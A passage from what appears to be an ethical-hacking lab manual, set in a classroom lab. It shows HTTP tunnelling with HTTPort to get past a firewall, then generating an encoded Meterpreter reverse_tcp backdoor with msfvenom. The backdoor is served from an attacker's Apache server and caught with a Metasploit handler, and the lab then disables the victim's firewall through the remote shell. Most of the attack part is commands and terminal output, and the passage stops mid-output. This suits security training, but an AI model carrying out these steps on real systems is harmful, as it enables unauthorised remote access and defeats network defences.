


FIGURE 5.37: Introduction to HTTPPort wizard

59. The HTTPort main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot:




FIGURE 5.38: HTTPort Main Window

60. On the **Proxy** tab, enter the **Host name or IP address** (**10.10.10.12**) of the machine where HTThost is running (**Windows Server 2012**).

**Note:** The location of the Windows Server 2012 may vary in your lab environment.

61. Enter the **Port** number **90**.
62. Under **Misc.options, Bypass mode**, select **Remote host** from the drop-down list.
63. Under **Use personal remote host at (blank = use public)**, re-enter the IP address of **Windows Server 2012** (**10.10.10.12**) and port number **90**.

64. Enter the password **magic** in the **Password** field.



FIGURE 5.39: HTTIPort Proxy settings window

65. Select the **Port mapping** tab, and click **Add** to create a new mapping.




FIGURE 5.40: HTTIPort creating a New Mapping

66. Right-click the **New mapping** node, and click **Edit**.




FIGURE 5.41: HTTPort Editing to assign a mapping

67. Rename this as **ftp test** (you can enter the name of your choice).
68. Right-click the node below **Local port**, then click **Edit**, and enter the port value as **21**.
69. Right-click the node below **Remote host**, click **Edit**, and rename it as **10.10.10.10**.

70. Right-click the node below **Remote port**, then click **Edit**, and enter the port value as **21**.

Note: **10.10.10.10** specified in Remote host node is the IP address of the **Windows 10** machine that is hosting the FTP site.




FIGURE 5.42: HTTPort Static TCP/IP port mapping

71. Switch to the **Proxy** tab, and click **Start** to begin the HTTP tunneling.



FIGURE 5.43: HTTPort to start tunneling

72. HTTPort intercepts the ftp request to the local host and tunnels through it. HTTHost is installed in the remote machine to connect you to **10.10.10.10**.
73. This means you may not access ftp site directly by issuing **ftp 10.10.10.10** in the command prompt, but you will be able to access it through the local host by issuing the command **ftp 127.0.0.1**.
74. Launch **Command Prompt** and type **ftp 10.10.10.10**. Press **Enter**. The ftp connection will be blocked by the outbound firewall rule.




FIGURE 5.44: ftp connection is blocked

75. Now launch a new **Command Prompt**, type **ftp 127.0.0.1** and press **Enter**. You should be able to connect to the site.

**Note:** If you issue this command without starting HTTPort, the connection to FTP site fails, stating that the FTP connection is refused.



FIGURE 5.45: Executing ftp command

76. Enter the credentials of any user account of Windows 10. In this lab, we are using the credentials of the **Jason** account (username : **Jason**; Password: **qwerty**). Type the username (**Jason**) and press **Enter**.

**Note:** The password you enter won't be visible.

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp>
```

FIGURE 5.46: Signing into the FTP site

77. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by **HTTPort** and **HTTHost**, bypassing the firewall.

78. Now you have access to add files in the **ftp** directory located in the Windows 10 virtual machine.

79. Type **mkdir Test** and press **Enter**.

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp> mkdir Test
257 Test directory created.
ftp>
```

FIGURE 5.47: Creating a Directory

80. A directory named **Test** will be created in the **FTP** folder on the **Windows 10** (location: **C:\FTP**) virtual machine, as shown in the screenshot:



FIGURE 5.48: New directory created

81. Thus, you are able to bypass **HTTP** proxies as well as firewalls, and thereby access files beyond them.

**Note:** On completion of the lab, delete the created **outbound rule**, stop **HttpHost** and **HTTPort** and disable the firewall (which was enabled in the beginning of the lab) in the machine (i.e., **Windows Server 2016**), and start the **World Wide Web Publishing Service** on the **Windows Server 2012** virtual machine.

# Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

## Internet Connection Required

Yes       No

## Platform Supported

Classroom       iLabs

# Bypassing Windows Firewall using Metasploit

*Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.*

## Lab Scenario

Large companies are common targets for hackers and attackers of all stripes, and it is not uncommon for these companies to actively monitor traffic to and from their critical IT infrastructure. Judging by the functionality of Trojans, we can safely surmise that they are designed to open back doors on compromised computers, allowing remote attackers to monitor activity and steal information. Once installed inside a corporate network, the Trojan's backdoor feature also allows attackers to use the initially compromised computer as a springboard to launch further forays into the rest of the infrastructure, resulting in the possible theft of a wealth of information, which could be far greater than any that exists on a single machine.

The basic principle of all malicious programs is that they require user support to damage the initial computer. That is why Trojan horses try to deceive users by displaying some other form of email. Backdoor programs are used to gain unauthorized access to systems, and backdoor software is used by hackers to gain access to systems, so that they can send the malicious software to that particular system.

Hackers/attackers infect target environments with customized Trojan horses (backdoors) to determine exploitable holes in security systems. As a Security Administrator of your organization, your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, the theft of valuable data/identities, privilege escalation, persistent backdoors, and so on.

# Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing the network for attack
- Attacking a network using a sample backdoor and Bypassing the Firewall

## Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2016
- Kali Linux running in Virtual machine (Attacker machine)
- Windows8running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data so that it can obtain control of a computer or system and cause damage, such as ruining file allocation tables on a hard drive.

## Lab Tasks

1. Before running this lab, log into **Windows Server 2012** and turn **ON** Windows Firewall.



FIGURE 6.1: Turning on Windows Firewall

2. Turning on Windows Firewall ensures that the computer is secure.
3. Now, go to **Start → Administrative Tools → Windows Firewall with Advanced Security**. **Windows Firewall with Advanced Security** window appears displaying the Firewall state in all the profiles as shown in the screenshot:




FIGURE 6.2: Viewing Advanced Firewall Settings

4. Close the window.
5. Now, you will need to bypass this Firewall and launch a meterpreter session. Once launched, you will be shown how to disable a Firewall on the target machine through meterpreter shell.
6. Log into the **Kali Linux** virtual machine.
7. Type **root** in the **Username** text field, and click **Next**.



FIGURE 6.3: Entering Username

8. Type **toor** in the **Password** text field, and click **Unlock**.




FIGURE 6.4: Entering Password


9. Click the **Terminal** icon from the taskbar.



FIGURE 6.5: Launching Command Line Terminal

10. Type the command `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe` in terminal window and press **Enter**.

**Note:** **10.10.10.11** is the IP address of Kali Linux, which might differ in your lab environment.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

FIGURE 6.6: Creating Backdoor.exe

11. The above command creates a **Windows executable file** named "**Backdoor.exe**," which will be saved on the **Kali Linux** Desktop.



FIGURE 6.7: Created Backdoor.exe file

12. Now, you need to share **Backdoor.exe** with the victim machine (in this lab, the **Windows Server 2012**)
13. Open a new command-line terminal, type `mkdir /var/www/html/share` and press **Enter** to create a new directory named "**share**."
14. Change the mode of the **share** folder to **755** by typing the command `chmod -R 755 /var/www/html/share/` and pressing **Enter**.
15. Change the ownership of that folder to **www-data** by typing `chown -R www-data:www-data /var/www/html/share` and pressing **Enter**.

16. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# mkdir /var/www/html/share  
root@kali:~# chmod -R 755 /var/www/html/share/  
root@kali:~# chown -R www-data:www-data /var/www/html/share  
root@kali:~# ls -la /var/www/html/ | grep share  
drwxr-xr-x 2 www-data www-data 4096 Nov 8 01:51 share  
root@kali:~#
```

FIGURE 6.8: Sharing the Backdoor.exe file

17. Start the **apache server**: Type **service apache2 start** in Terminal window and press **Enter**.

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# mkdir /var/www/html/share  
root@kali:~# chmod -R 755 /var/www/html/share/  
root@kali:~# chown -R www-data:www-data /var/www/html/share  
root@kali:~# ls -la /var/www/html/ | grep share  
drwxr-xr-x 2 www-data www-data 4096 Nov 8 01:51 share  
root@kali:~# service apache2 start  
root@kali:~#
```

FIGURE 6.9: Starting Apache webserver

18. The apache web server is now running; copy **Backdoor.exe** into the **share** folder.

19. Type **cp /root/Desktop/Backdoor.exe /var/www/html/share/** in the terminal and press **Enter**.

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# mkdir /var/www/html/share  
root@kali:~# chmod -R 755 /var/www/html/share/  
root@kali:~# chown -R www-data:www-data /var/www/html/share  
root@kali:~# ls -la /var/www/html/ | grep share  
drwxr-xr-x 2 www-data www-data 4096 Nov 8 01:51 share  
root@kali:~# service apache2 start  
root@kali:~# cp /root/Desktop/Backdoor.exe /var/www/html/share/  
root@kali:~#
```

FIGURE 6.10: Copying Backdoor.exe file into share folder

20. Launch **msfconsole**.

21. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.

```
root@kali:~  
File Edit View Search Terminal Help  
msf > [use exploit/multi/handler]  
msf exploit(handler) >
```

FIGURE 6.11: Using multi/handler exploit

22. Issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.11** and press **Enter**.
- Type **show options** and press **Enter** to display all the options assigned to the payload.

23. IP address entered in LHOST refers to the attacker machine (i.e., Kali Linux) and it might vary in your lab environment.

```
root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST 10.10.10.11 yes The listen address
LPORT 4444 yes The listen port
```

FIGURE 6.12: Setup the reverse TCP

24. To start the handler, type **exploit -j -z** and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST 10.10.10.11 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- -
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) >
```

FIGURE 6.13: Exploit the windows machine

25. Switch back to the **Windows Server 2012** virtual machine. Observe that the Firewall is **ON**.



FIGURE 6.14: Firewall Turned ON in Windows Server 2012

26. Launch **Mozilla Firefox** (or other web browser), and type **http://10.10.10.11/share/** in the address field. Then press **Enter**.

**Note:** Here, **10.10.10.11** is the IP address of **Kali Linux**, which may differ in your lab environment.

27. Click **Backdoor.exe** to download the backdoor file.



FIGURE 6.15: Downloading the Backdoor.exe file

28. The **Opening Backdoor.exe** pop-up appears; click **Save File**.



FIGURE 6.16: Saving the Backdooe.exe file

29. **Close** the browser.

30. By default, this file is stored in **C:\Users\Administrator\Downloads**.

**Note:** The download location might vary in your lab environment.

31. Navigate to the download location (here,

**C:\Users\Administrator\Downloads**), and double-click **Backdoor.exe**.

32. If the **Open File - Security Warning** appears, click **Run**.

33. Close the **Downloads** window.

34. Switch back to the **Kali Linux** machine. The Meterpreter session has been successfully opened, as shown in the screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
LHOST     10.10.10.11       yes       The listen address
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:56349) at 2017
-11-08 02:06:01 -0500
```

FIGURE 6.17: Meterpreter session opened successfully

35. Type **sessions -i** and press **Enter** to view the active sessions.

```
root@kali: ~
File Edit View Search Terminal Help

Id Name
-- ---
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:56349) at 2017
-11-08 02:06:01 -0500
sessions -i

Active sessions
=====
Id Type Information Connection
-- -----
1 meterpreter x86/windows CEH\Administrator @ WIN-0JAQ7QJ8PAI 10.10.10.11:
4444 -> 10.10.10.12:56349 (10.10.10.12)

msf exploit(handler) >
```

FIGURE 6.18: Creating the session

36. Type **sessions -i 1** command and press **Enter**. (“1” in “**sessions -i 1**” is the session id number). The **Meterpreter** shell is launched, as shown in the screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:56349) at 2017
-11-08 02:06:01 -0500
sessions -i

Active sessions
=====
Id Type Information Connection
-- -----
1 meterpreter x86/windows CEH\Administrator @ WIN-0JAQ7QJ8PAI 10.10.10.11:
4444 -> 10.10.10.12:56349 (10.10.10.12)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

FIGURE 6.19: Creating the session

37. Type **execute -f cmd.exe -c -H** and press **Enter**. This creates a channel using which you can access the command shell of the victim machine.

38. Note the **Channel** number (here, **1**).

root@kali: ~

```
File Edit View Search Terminal Help
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.12
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.12:56349) at 2017-11-08 02:06:01 -0500
sessions -i

Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter  x86/windows  CEH\Administrator @ WIN-0JAQ7QJ8PAI  10.10.10.11:4444 -> 10.10.10.12:56349 (10.10.10.12)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -c -H
Process 3740 created.
Channel 1 created.
meterpreter >
```

FIGURE 6.20: Executing command prompt

39. Type **shell** and press **Enter**.

40. This allows you to interact with the command shell of the victim machine.

root@kali: ~

```
File Edit View Search Terminal Help

Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter  x86/windows  CEH\Administrator @ WIN-0JAQ7QJ8PAI  10.10.10.11:4444 -> 10.10.10.12:56349 (10.10.10.12)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -c -H
Process 3740 created.
Channel 1 created.
meterpreter > interact 1
[-] Unknown command: interact.
meterpreter > shell
Process 2168 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>
```

FIGURE 6.21: Interacting with a process

- Type **netsh firewall show opmode** and press **Enter**. This displays the status of the firewall on the victim machine.

- Observe that all the firewall configurations are enabled.

```
root@kali: ~
File Edit View Search Terminal Help
C:\Users\Administrator\Downloads>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration (current):
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

C:\Users\Administrator\Downloads>

FIGURE 6.22: Testing the Firewall mode

- Type **netsh advfirewall set allprofiles state off** and press **Enter**. This turns off firewall state for all the profiles on the victim machine.

- If the firewall is successfully disabled, it returns the message **OK**.

```
root@kali: ~
File Edit View Search Terminal Help
-----
Operational mode      = Enable
Exception mode        = Enable

Standard profile configuration:
-----
Operational mode      = Enable
Exception mode        = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
